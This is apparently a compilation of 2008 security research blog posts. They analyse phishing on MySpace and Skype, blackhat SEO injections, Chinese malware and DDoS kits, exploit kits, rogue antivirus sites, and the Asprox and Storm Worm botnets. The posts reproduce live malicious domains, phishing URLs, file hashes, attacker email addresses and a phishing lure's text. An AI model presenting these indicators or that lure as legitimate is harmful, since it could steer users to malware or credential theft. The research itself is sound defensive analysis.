The phishing tactic that I'll assess in this post, demonstrates the adaptability of phishers whose efforts to adapt to MySpace's current security practices in place, have greatly improved their chances for tricking a large number of visitors. How come? They are not using the natural profile.myspace.com.bogusdomain.info as usual, but are actually using authentic MySpace phishing profiles, hosted at MySpace.com.

Key summary points :

- phishers are generating phishing profiles making it look like the visitor hasn't authenticated herself to view a profile, and pushing the fake login form in front of the fake profile

- the phishing profiles are hosted at MySpace.com

- ignoring the profile's original layout, the fake login windows is pushed upon visiting a phishing profile in front of the profile

- from a social engineering perspective, given that the "action" is happening at MySpace.com, from spamming the phishing profile, to more users getting tricked given its not a secondary domain, that's an example of social engineering going beyond the average typosquatting

- upon logging in reasonably thinking the user is at MySpace.com, the accounting data is forwarded to a phishing host located on a free web space provider

256

Let's demonstrate the technique by assessing a currently active phishing profile - myspace.com/ecslut which you can also see in the screenshot above. Once the accounting data gets submitted to the profile hosted at MySpace.com, it redirects the output to myspace101.freeweb7.com/next.php , where a Google Analytics with id "UA-3234554-2"

collects metrics for the campaign, then its forwards to MySpace's main page.

A phishing campaign that's spamming millions of users with myspace101.freeweb7.com wouldn't really last

online long enough for someone to fall victim into the scam. But when phishers shift the tactic from phishing pages

relying on typo/cybersquatting to phishing profiles and start spamming with myspace.com/phishing _profile , success rate is prone to sky rocket.

Related posts:

[4]Phishing Metamorphosis in 2007 - Trends and Developments

[5]Web Site Defacement Groups Going Phishing

[6]Phishing Tactics Evolving

[7]Phishing Emails Generating Botnet Scaling

[8]Phishers, Spammers, and Malware Authors Clearly Consolidating

[9]Phishing Pages for Every Bank are a Commodity

[10]RBN's Phishing Activities

[11]Inside a Botnet's Phishing Activities

[12]Large Scale MySpace Phishing Attack

[13]Update on the MySpace Phishing Campaign

[14]MySpace Phishers Now Targeting Facebook

[15]DIY Phishing Kits

[16]DIY Phishing Kit Goes 2.0

[17]PayPal and Ebay Phishing Domains

[18]Average Online Time for Phishing Sites

[19]The Phishing Ecosystem

[20]Assessing a Rock Phish Campaign

[21]Taking Down Phishing Sites - A Business Model?

[22]Take this Malicious Site Down - Processing Order..

[23]209 Host Locked

[24]209.1 Host Locked

[25]66.1 Host Locked

[26]Confirm Your Gullibility

[27]Phishers, Spammers and Malware Authors Clearly Consolidating

[28]The Economics of Phishing

1. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

2. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

3. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

4. http://windowsecurity.com/articles/Phishing-Metamorphosis-2007-Trend-Developments.html

5. http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html

6. http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html

7. http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html

257

8. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

9. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

10. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

11. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

12. http://ddanchev.blogspot.com/2007/11/large-scale-myspace-phishing-attack.html

13. http://ddanchev.blogspot.com/2007/12/update-on-myspace-phishing-campaign.html

14. http://ddanchev.blogspot.com/2008/01/myspace-phishers-now-targeting-facebook.html

15. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

16. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

17. http://ddanchev.blogspot.com/2007/09/paypal-and-ebay-phishing-domains.html

18. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

19. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

20. http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html

21. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

22. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

23. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

24. http://ddanchev.blogspot.com/2007/12/2091-host-locked.html

25. http://ddanchev.blogspot.com/2007/11/661-host-locked.html

26. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

27. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

28. http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html



Ethical Phishing to Evaluate Phishing Awareness (2008-05-06 23:26)

What is the most efficient and cost-effective way of both, measuring your employees awareness of phishing threats, and building awareness of the threat simultaneously? By sending them ethical phishing emails to see which

department based on which social engineering campaign is more susceptible to phishing attacks, at least that's what

[1]PhishMe.com is all about :

" Effective, memorable, and secure user awareness testing and training is now available with just a few clicks.

Using PhishMe.com's built-in templates and WYSIWYG functionality, you can emulate real phishing attacks against your employees within minutes. Focus your training efforts on the most susceptible employees by providing

immediate feedback to anyone that falls victim to these exercises. Phish your employees before hackers do! "

Once watching the [2]demo online, you'll get the feeling that it's actually a real phisher's web interface to spamming out phishing emails, so I guess the bad guys can in fact learn from the good guys standardizing approach and metrics mentality applied.

For the time being, [3]Rock Phish represents the most [4]efficiency centered phishing approach, with a single IP hosting numerous domains, each of those hosting over ten different phishing campaigns on average each of these with a dedicated cybersquatted subdomain. However, with the ongoing [5]commoditization of phishing pages, the

[6]localization and segmentation of phishing campaigns, the next logical development would be the public release of a

point'n' click web interface for managing real phishing campaigns.

259

Or perhaps a public leak, given that someone out there might have already came up with such an interface, without the sexy layout? And by the time there hasn't been a release or a leak, spamming tools would continue getting adapted for phishing purposes, and log parsers would be a phisher's best friend in respect to evaluating the success rate of a phishing campaign.

1. http://phishme.com/

2. http://phishme.com/demo.html

3. http://ddanchev.blogspot.com/2007/09/209-host-locked.html

4. http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html

5. http://ddanchev.blogspot.com/2008/03/phishing-pages-for-every-bank-are.html

6. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

260



Harvesting YouTube Usernames for Spamming (2008-05-07 08:50)

With a recently distributed database of several thousand YouTube user names, spammers continue trying to

demonstrate their interest in establishing as many contact points with potential receipts of their message, or even malware given the harvested user names database ends up in someone else's hands.

Building such "hitlists" end points to be spammed, or served malware, is setting up the foundations for the success of popular tools used for spamming video and social networking sites, efficiently, and with a very low degree of unsuccessful attempts to deliver the message. Moreover, these developments seem to indicate an emerging

trend of building databases that would later one be efficiently abused, starting from the [1]Thousands of IM Screen Names in the Wild uncovered in October, 2007, and going to the [2]spamming of Skype users.

Direct applicability for spamming and malware campaigns, or a bargain for finalizing a deal, databases of any kind are prone to be abused in principle, and it's malicious parties in general I'm refering to in this case.

261

1. http://ddanchev.blogspot.com/2007/10/thousands-of-im-screen-names-in-wild.html

2. http://ddanchev.blogspot.com/2008/04/skype-spamming-tool-in-wild.html

262



Blackhat SEO Campaign at The Millennium Challenge Corporation (2008-05-07 09:47)

Among the very latest victims of a successful blackhat SEO campaign that has managed to inject and locally host 1,370 pharmaceutical pages, is the Millennium Challenge Corporation (mcc.gov) - a United States Government corporation designed to work with some of the poorest countries in the world.

The injected pages are loading remote images from what looks like a secondary compromised site, in this case ttv-bit.nl which is a legitimate Dutch table tennis association. Compared to previous blackhat SEO campaigns that I've assessed in the past taking advantage of redirection only, the layout of the embedded pages in this one is sticking the remotely loading images at the top of the page, and placing the original at the bottom.

The campaign's main URl is ttv-bit.nl/rr/c.php where a redirector is forwarding to canadiandiscountsmeds.com, and these are some of the remotely loading images ttv-bit.nl/rr/s.JPG ; ttv-bit.nl/rr/l.JPG ; ttv-bit.nl/rr/c.JPG ; ttv-bit.nl/rr/v.JPG

263



Moreover, as in the recent massive SEO poisoning attacks, the referrer is checked, and given that the campaign URL

is dedicated to mcc.gov only, only mcc.gov referrers are directed to the spam pages. These blackhat SEO incidents targeting sites with high page ranks, are either the result of the automated process of searching for vulnerable such high page rank-ed sites, or direct abuse of purchased access to the already compromised hosts via web shells or web backdoors.

Related posts:

[1]Massive IFRAME SEO Poisoning Attack Continuing

[2]Massive Blackhat SEO Targeting Blogspot

[3]The Invisible Blackhat SEO Campaign

[4]Attack of the SEO Bots on the .EDU Domain

[5]p0rn.gov - The Ongoing Blackhat SEO Operation

[6]The Continuing .Gov Blackat SEO Campaign

[7]The Continuing .Gov Blackhat SEO Campaign - Part Two

[8]Compromised Sites Serving Malware and Spam

1. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

2. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

3. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

4. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

5. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

6. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

7. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html

8. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html

264



A Chinese DIY Multi-Feature Malware (2008-05-08 11:29)

What is the current state of the [1]Chinese IT Underground? Are its participants copycats who just [2]localize successful malware kits, and [3]port open source malware to web applications in between adding more features within? For the past several years, and more recently with the [4]anti CNN attacking campaigns courtesy of Chinese hacktivists and the average Internet users, the Chinese IT Underground has demonstrated its self-mobilization capabilities and mindset, which when combined with[5] basic principles of unrestricted warfare has the potential to outpace any other country's current cyber warfare capabilities - like it is for the time being from a realistic perspective.

265



In people's information warfare self-mobilization happens consciously, and the anti CNN campaigns perfectly demonstrate this, with an emphasis on how even the non-technical, but Internet bandwidth empowered Chinese

user can consciously become a [6]part of a PuppetNet. And while it may also seem logical that the attacking crowds would already be using a well known set of DoS tools, the most recent case demonstrates their capabilities to code and release such DoS tools on demand. For instance, excluding a [7]popular in China DIY malware with [8]custom DDoS

capabilities, the rest of the tools were released for this particular campaign.

Furthermore, in between the [9]average password stealers, and [10]DIY malware droppers, there are releases

going beyond the average tools, which demonstrate a certain degree of creativity - like this one.

Key features :

- the GUI C &C's objective is to make it easier to control a large number of infected hosts with an interesting option to measure the bandwidth in order to properly allocate it for DDoS attacks

- has a built-in dropping capability for backdooring the already infected hosts through a web shell

- has a built-in dropping capability of several exploits onto the infected hosts in order to use the infected hosts as infection vectors, a malicious infrastructure on demand

- intranet and Internet port scanning

Scanners result : 13/31 (41.94 %)

Trojan.Flystudio.AI

File size : 660659 bytes

MD5 ...: d3bfb06d992b1274a69a479348f39c60

266



SHA1 ..: bc474a8bea0b4a2a4ad446abf6e3b978e1fa79c8

Using a DIY malware kit as a dropper of exploits onto infected hosts, who would later on be used as infection vectors to increase the botnet's population is a new approach applied by the Chinese underground. In comparrison, following an underground's lifecycle, the Chinese one is still more features-centered compared to the Russian one for instance, where once features become a commodity, more emphasis is put into quality assurance and extending the lifecycle of the malware by ensuring it remains undetected for as long as possible - the product concept vs the rootkit stage.

1. http://ddanchev.blogspot.com/2007/12/inside-chinese-underground-economy.html

2. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

3. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

4. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

5. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

6. http://dcs.ics.forth.gr/Activities/papers/2006.puppetnet.extended.pdf

7. http://asert.arbornetworks.com/2008/04/netbot-attacker-anti-cnn-tool/

8. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

9. http://ddanchev.blogspot.com/2007/09/diy-chinese-passwords-stealer.html

10. http://ddanchev.blogspot.com/2007/09/chinese-malware-downloader-in-wild.html

267



Skype Phishing Pages Serving Exploits and Malware (2008-05-09 11:35)

"Please, don't update your account information", at least not on recently spammed phishing pages which will not only aim at obtaining your accounting data, but will also infect with you malware through exploiting MS06-014.

These phishing emails are a great example of blended threats, and while we're been witnessing the [1]ongoing consolidation between phishers, spammers and malware authors for the last two years, this particular phishing campaign looks like a lone gunman operation.

Original message : " Dear valued skype member: It has come to our attention that your skype account informations needs to be updated as part of our continuing commitment to protect your account and to reduce the

instance of fraud on our website. If you could please take 5-10 minutes out of your online experience and update your personal records you will not run into any future problems with the online service. However, failure to update your records will result in account suspension. Please update your records on or before May 11, 2008. you are requested to update your account informations at the following link. To update your informations. "

Phishing

URL

:

alertskype.freehostia.com

,

which

is

then

forwarding

to

skypealert.ns8-

wistee.fr/Secure.skype.com/store/member/login.html/Login.aspx /index/Sky

pe.Members/index.htmls/ where the malware and the exploit are hosted.

Scanners result : Result: 3/31 (9.68 %)

VBS/Small.W.1; Exploit-MS06-014

268



File size : 13569 bytes

MD5 ...: 4d6a559adf0602f7fd58b884e00894dc

SHA1 ..: 056f75e0dd94d03daeb04ae83d1b4a1b7476c0f2

SHA256 : 3f08427228489edffd57e927db571aea06716c192ec72f91ea8115c0c7f978eb

The phishing page wasn't created, but copied from Skype's original login page. The phisher even left an email within the VBS, in this case - ikbaman@gmail.com. Virtual greed or contact point optimization for fraudulent purposes, passive phishing attacks can sometimes be quite active and leave the curious clicker with a false feeling of security.

1. http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html

269



Stealing Sensitive Databases Online - the SQL Style (2008-05-12 08:13)

In a perfect world from a malicious SQL-ers perspective, mom and pop E-shops filling market niches and generating modest but noticeable revenue streams, have their E-shops vulnerable and exploitable to web application vulnerabilities, with their [1]SQL databases available for extraction in an unencrypted form.

In reality, reconnaissance through search engine's indexes to build a hit list of E-shops with a higher probability for exploitation, is what malicious attackers who lack the skills and capacity to build a botnet, even invest money into renting one on demand and collecting the output in the form of credit cards numbers and accounting data, have been doing for the past of couple of years. Moreover, as I've already pointed out and provided relevant examples, it's

perhaps even more disturbing to see [2]the automated process of building such hitlists, verifying that they're exploitable, remotely exploiting them by embedding malicious links within their pages, and of this made possible through the use of botnets.

The whole is greater than the sum of its parts, and while some are putting time and efforts into figuring out whether or not a specific vulnerability is exploited, and through the use of which hundreds of thousands web sites again end up injected with automatically loading links to malicious domains, the bad guys are keeping it simple, sometimes way too simple to end up with the most successful and efficient ways to achieve their objectives.

Furthermore, [3]waging verbal warfare on whether or not [4]XSS are a greater security risk than currently perceived, is definitely making a lot of malicious attackers out there enjoy the lack of situational awareness of those who are supposed to have a better grasp of what they're up to, not what they might be up to.

The bottom line - from a malicious economies of scale perspective, are [5]massive SQL injections attacks serving malware to a speculated number of hundreds of thousands [6]susceptible to clien-side attacks exploitation site visitors, more effective, than obtaining the low-hanging databases in a site-specific vulnerability manner? Depends entirely on what the bad guys are trying to obtain, access to as many infected hosts as possible to be later on used for phishing, spamming, stepping stones, hosting and distribution of malware and conducting OSINT for corporate espionage by segmenting the infected population into organizations of importance, or access to "the whole" benefits 270

package coming with having a complete access over an Internet connected host.

1. http://www.evilsql.com/main/page2.php

2. http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

3. http://www.theregister.co.uk/2008/04/29/mcafee_hacker_safe_sites_vulnerable/

4. http://jeremiahgrossman.blogspot.com/2008/01/scanalert-xss-is-not-our-problem.html

5. http://ddanchev.blogspot.com/2008/04/united-nations-serving-malware.html

6. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

271



Custom DDoS Attacks Within Popular Malware Diversifying (2008-05-12 11:42)

One of the many Chinese script kiddies' favorite malware tools has been recently [1]updated with several other DDoS

attack capabilities built within, as well as with a nasty bandwidth allocation and measurement option introduced within. In case you remember, this was the very same malware tool I used as an example of how [2]open source malware is prone to extend its lifecycle, and enjoy unique functionalities added on behalf of third-party contributors to the open source project.

The ongoing development of the tool showcases several important key points, namely, how a market share

leader's products in a certain region, Korea in this case, often receive the attention of malware authors embedding product-specific DoS attacks within, and also, the fact that [3]the average script kiddies are continuing getting empowered with access to DDoS tools going beyond the average HTTP request flooders and ICMP flooding attacks.

Furthermore, realizing the PSYOPs effect that could be created out of the popularity of this DIY malware, a specific Anti CNN version was released during the [4]Anti CNN attack campaigns, and as you can also see, ABC.com is hard coded as an example of a site to be attacked.

272



From an unrestricted warfare perspective, what is the difference between someone who has on purposely infected themselves with malware to appear as an infected hosts in this malware's C &C, and when traced back as a participant in the DDoS attacks simply states she's been infected with malware, next to those infected hosts who were unknowingly participating in the DDoS attacks? There wouldn't be any.

1. http://ddanchev.blogspot.com/2007/09/custom-ddos-capabilities-within-malware.html

2. http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html

3. http://ddanchev.blogspot.com/2007/10/empowering-script-kiddies.html

4. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

273



Major Career Web Sites Hit by Spammers Attack (2008-05-12 19:07)

What is the future of spamming next to [1]managed spamming appliances, like the ones already offered for use on demand? It's [2]targeted spamming going beyond the segmentation of the already harvested emails on per country basis, and including other variables such as city of residence, employment history, education, spoken languages, to ultimately set up the perfect foundation for targeted spamming and malware campaigns.

Go through [3]the complete assessment of the tool used for extracting personal data from major career sites as well.

1. http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html

2. http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html

3. http://blogs.zdnet.com/security/?p=1085

274



The FirePack Exploitation Kit Localized to Chinese (2008-05-13 15:16)

The process of localizing open source malware, as well as publicly obtainable web malware explotation kits is continuing to receive the attention of malicious attackers, the Chinese underground in particular. Starting from

[1]MPack and IcePack's original localizations to Chinese, the [2]FirePack exploitation kit is the latest one to have been recently [3]localized to Chinese, and the trend is only starting to emerge.

What is prompting Chinese users to translate these kits to their native language anyway? Is it the kit's popularity, success rates, lack of alternatives, or capability matching with the rest of the internaltional underground community? I'd go for the last point.

1. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

2. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

3. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

275



A Botnet of U.S Military Hosts (2008-05-14 14:40)

Building [1]DDoS bandwidth capacity for offensive cyber warfare operations may seem rational, but this departamental cyber warfare approach would never manage to match the capabilities of the self-mobilizing hacktivist crowd :

" Where's the enemy, and where's the enemy's communications and network infrastructure at the first place?

It's both nowhere, and everywhere, and you cannot DDoS "everywhere", and even if you waste a decade building up

the capability to DDoS everywhere, your adaptive enemy will undermine the resources, time and money you've put into the process by avoiding outside-to-inside attacks, and DDoS your infrastructure from inside-to-inside. "

Here are [2]related comments on how unnecessary the whole idea is at the first place.

1. http://blogs.zdnet.com/security/?p=1095

2. http://www.f-secure.com/weblog/archives/00001434.html

276



DIY Phishing Kits Introducing New Features (2008-05-15 20:29)

Factual evidence on the emergence of individual phishing kits is starting to appear, with two more available in the wild. So what? For the time being, the lack of communication between the authors of these, or perhaps even

the need to is slowing down the adoption of core features that would standardize and create a dynamic all in one phishing campaign C &C.

In the long term, however, features and customizations already adopted by [1]ethical phishing initiatives, would become the default set of features for public, and not the proprietary kits that theoretically should act as the benchmark. As in a previous discussion on the dynamics of the malware industry and the proprietary tools within, lowering the entry barriers into phishing by releasing this applications for free, greatly benefits the more experienced phishers, as the novice market entrants would be the ones making the headlines :

" The [2]DIY phishing kits trend started emerging around [3]August, 2007, with the distribution of a simple kit (screenshots included), whose objective was to make it easy for a phisher already possessing the phishing page, to enter a URL where all the data would be forwarded to. Several months later, [4]the kit went 2.0 (screenshots included) and introduced new preview, and image grabber features in order to make it easier for the phisher to obtain the images to be used in the attack. In early 2008, two more phishing kits made it in the wild, with the first once having direct FTP upload capabilities as well DIY Phishing Kit as automated updating of the latest phishing page, and the second one taking advantage of plugins under a .phish file extension. "

Read the entire post - [5]DIY phishing kits introducing new features.

277

1. http://ddanchev.blogspot.com/2008/05/ethical-phishing-to-evaluate-phishing.html

2. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html

3. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits_29.html

4. http://ddanchev.blogspot.com/2007/09/diy-phishing-kit-goes-20.html

5. http://blogs.zdnet.com/security/?p=1104

278



Got Your XPShield up and Running? (2008-05-15 21:20)

Don’t. Continuing previous posts with [1]three different portfolios of fake security software, and [2]Zlob malware variants posing as video codecs, the rogue security application XP Shield is the latest addition to the never ending list, with the following domains participating in the campaign :

xp-shield.com

xpshield.com

xpantiviruspro.com

xpantivirussecurity.com

xponlinescanner.com

xpprotectionsoftware.com

xpantivirussite.com

antivi

rus2008x.com

securityscannersite.com

279



antivirus-xp.awardspace.us

xpantivirus.awardspace.co.uk

The detection rates for the time being :

XPShieldSetup.exe

Scanners result : 1/32 (3.13 %)

File size : 517632 bytes

MD5 ...: 99c7271ac88edc56e1d89c9f738f889c

SHA1 ..: 3347564017d289ffd116f70faa712e05883358f4

XPantivirus2008 _v880381.exe

Scanners result : 4/32 (12.5 %)

File size : 65024 bytes

MD5 ...: ef9024963b1d08653dcc8d8b0d992998

SHA1 ..: 436bf47403e0840d423765cf35cf9dea76d289a5

How would the end user reach these domains from a malicious attacker's perspective at the first place? Once being redirected to them through an already SQL injected or iFrame embedded legitimate site, with evidence of the practice seen in the majority of [3]massive iFrame, SEO poisoning and SQL injections campaigns from the [4]last couple of months.

1. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

2. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

3. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

4. http://ddanchev.blogspot.com/2008/03/wiredcom-and-historycom-getting-rbn-ed.html

280



Redmond Magazine SQL Injected by Chinese Hacktivists (2008-05-17 18:47)

Four Redmond related web properties appear to have been [1]SQL injected by Chinese hacktivists, namely, Redmond

- The Independent Voice of the Microsoft IT Community formerly known as Microsoft Certified Professional Magazine

, the Redmond Developer News as well as the Redmond Channel Partner Online .

The lone hacktivist also left a message at the malicious domain (wowyeye.cn), which reads :

*“ The invasion can not control bulk!!!!If the wrong target. Please forgive! Sorry if you are a hacker. send email to kiss117276@163.com my name is lonely-shadow TALK WITH ME! china is great! f**k france! f**k CNN!*

*f**k ! HACKER have matherland! ”*

Go through [2]related posts on the recent [3]Chinese Anti-CNN campaign.

1. http://blogs.zdnet.com/security/?p=1118

2. http://ddanchev.blogspot.com/2008/04/ddos-attack-against-cnncom.html

281

3. http://ddanchev.blogspot.com/2008/04/chinese-hacktivists-waging-peoples.html

282



The Small Pack Web Malware Exploitation Kit (2008-05-19 10:08)

Yet another proprietary web malware exploitation kit has been released at the beginning of this month, further indicating that the efficient supply of such kits is proportional to their simplistic nature. The only differentiation factor in the Small Pack is perhaps the inclusion of all known Opera exploits up to version 9.20, however, the rest of the features are the natural ones included in the majority of already known exploitation kits :

- IE exploits included - Quick TIme Modified, PNG, MDAC, DX Media

- Firefox exploits included - Quick Time, PNG, EMBED

- Opera - all exploits up to version 9.20

- RC4 encryption

- lifetime updates

- Geolocation

- opportunity to request additional functions

Converging infection and distribution vectors, evasion and survivability, metrics and command and control in a single all-in-one web malware exploitation kits is, however, is definitely in the works considering the developments

introduced in the rest of the kits currently available. For instance, despite that the ongoing waves of SQL injection attacks with multiple campaigns are injecting the malicious domains in its original form, certain attacks are starting to inject obfuscated URLs making it harder to assess the impact of the campaign using open source intelligence techniques.

283

The bottom line, as long as webmasters continue participating in the so called "traffic exchange" revenue models, knowingly or unknowingly embedding links that would later on ultimately redirect to a malicious site,

"traffic exchange" is receiving the most attention at the strategic level, next to "traffic acquisition" at the tactical level. Basically, the traffic inventory that could be supplied is the direct result of an ongoing SQL injection attack, or malware embedded through other means, with the traffic brokers directly undermining webmaster's unethical inclusion of exploits within their domains portfolio.

One thing's for sure - web malware exploitation kits are not just getting localized, they're also being cloned.

Related posts:

[1]The FirePack Exploitation Kit Localized to Chinese

[2]MPack and IcePack Localized to Chinese

[3]The FirePack Exploitation Kit - Part Two

[4]The FirePack Web Malware Exploitation Kit

[5]The WebAttacker in Action

[6]Nuclear Malware Kit

[7]The Random JS Malware Exploitation Kit

[8]Metaphisher Malware Kit Spotted in the Wild

[9]The Black Sun Bot

[10]The Cyber Bot

[11]Google Hacking for MPacks, Zunkers and WebAttackers

[12]The IcePack Malware Kit in Action

1. http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html

2. http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html

3. http://ddanchev.blogspot.com/2008/04/firepack-exploitation-kit-part-two.html

4. http://ddanchev.blogspot.com/2008/02/firepack-web-malware-exploitation-kit.html

5. http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html

6. http://ddanchev.blogspot.com/2007/08/nuclear-malware-kit.html

7. http://ddanchev.blogspot.com/2008/01/random-js-malware-exploitation-kit.html

8. http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html

9. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

10. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

11. http://ddanchev.blogspot.com/2007/09/google-hacking-for-mpacks-zunkers-and.html

12. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

284



Fast-Fluxing SQL Injection Attacks (2008-05-19 14:06)

The botnet masters behind Asprox are converging tactics already, [1]by fast-fluxing the SQL injected domains. Related URLs for this campaign :

banner82.com

dll64.com

aspx88.com

bank11.net

cookie68.com

exportpe.net

285

Read the complete assessment - [2]Fast-Fluxing SQL Injection Attacks Executed from the Asprox Botnet, and go through previous posts related to the botnet as well - [3]Phishing Emails Generating Botnet Scaling; [4]Inside a Botnet's Phishing Activities; [5]Fake Yahoo Greetings Malware Campaign Circulating.

1. http://blogs.zdnet.com/security/?p=1122

2. http://blogs.zdnet.com/security/?p=1122

3. http://ddanchev.blogspot.com/2008/04/phishing-emails-generating-botnet.html

4. http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html

5. http://ddanchev.blogspot.com/2008/04/fake-yahoo-greetings-malware-campaign.html

286



All You Need is Storm Worm's Love (2008-05-20 14:15)

The Storm Worm malware launched yet another spam campaign promoting links to malware serving hosts, in

between [1]a SQL injection related to Storm Worm.

These are Storm Worm's latest domains where the infected hosts try to phone back :

cadeaux-avenue.cn (active)

polkerdesign.cn (active)

tellicolakerealty.cn (active and SQL injected at vulnerable sites)

Administrative Email for the three emails : glinson156 @ yahoo.com

Related DNS servers for the latest campaign :

ns.orthelike.com

ns2.orthelike.com

ns3.orthelike.com

ns4.orthelike.com

ns.likenewvideos.com

ns2.likenewvideos.com

ns3.likenewvideos.com

ns4.likenewvideos.com

287

Storm Worm related domains which are now down :

centerprop.cn

apartment-mall.cn

stateandfed.cn

phillipsdminc.cn

apartment-mall.cn

biggetonething.cn

gasperoblue.cn

giftapplys.cn

gribontruck.cn

ibank-halifax.com

limpodrift.cn

loveinlive.cn

newoneforyou.cn

normocock.cn

orthelike.com

supersameas.com

thingforyoutoo.cn

One of the domains that is injected as an iFrame is using ns.likenewvideos.com as DNS server, whereas like-

newvideos.com is currently suspended due to "violating Spam Policy". Precisely.

Related posts:

[2]Social Engineering and Malware

[3]Storm Worm Switching Propagation Vectors

[4]Storm Worm’s use of Dropped Domains

[5]Offensive Storm Worm Obfuscation

[6]Storm Worm’s Fast Flux Networks

[7]Storm Worm’s St. Valentine Campaign

[8]Storm Worm’s DDoS Attitude

[9]Riders on the Storm Worm

[10]The Storm Worm Malware Back in the Game

1. http://blogs.zdnet.com/security/?p=1131

2. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

3. http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html

4. http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html

5. http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html

6. http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html

7. http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html

8. http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html

9. http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html

10. http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html

288



Fake PestPatrol Security Software (2008-05-20 17:41)

Continuing [1]the rogue security [2]software series I've just [3]stumbled upon a fake PestPatrol site - pest-patrol.com (85.255.121.181) hosted at the [4]the RBN connected

Ukrtelegroup Ltd (85.255.112.0-85.255.127.255 UkrTeleGroup UkrTeleGroup Ltd. 27595 ASN ATRIVO), just like the majority of sites assessed in previous posts.

Where's the malware at pest-patrol.com ? In one of these anecdotal cases, the way the people behind these

rogue sites use the same template over and over again, and consequently forget to change the rogue software's name, in this case, not only is pest-patrol.com's mail server responding to antispycheck.com , but they've also uploaded a broken template.

1. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

2. http://ddanchev.blogspot.com/2008/04/localized-fake-security-software.html

3. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

4. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

289



Pro-Serbian Hacktivists Attacking Albanian Web Sites (2008-05-20 22:05)

The rise of [1]pro-kosovo web site defacement groups was marked in April, 2008, with a massive web site defacement spreading pro-kosovo propaganda. The ongoing monitoring of pro-kosovo hacktivists indicates an ongoing cyberwar between pro-serbian supporting hacktivists successfully defacing Albanian sites, and building up capabilities by

releasing a list of vulnerable Albanian sites (remote SQL injections for remote file inclusion, defacements or [2]installing web shells/backdoors) to assist supports into importing the list within their [3]do-it-yourself web site defacement tools.

Go through the complete post - [4]Pro-Serbian hacktivists attacking albanian web sites.

Related posts:

[5]Hacktivism Tensions

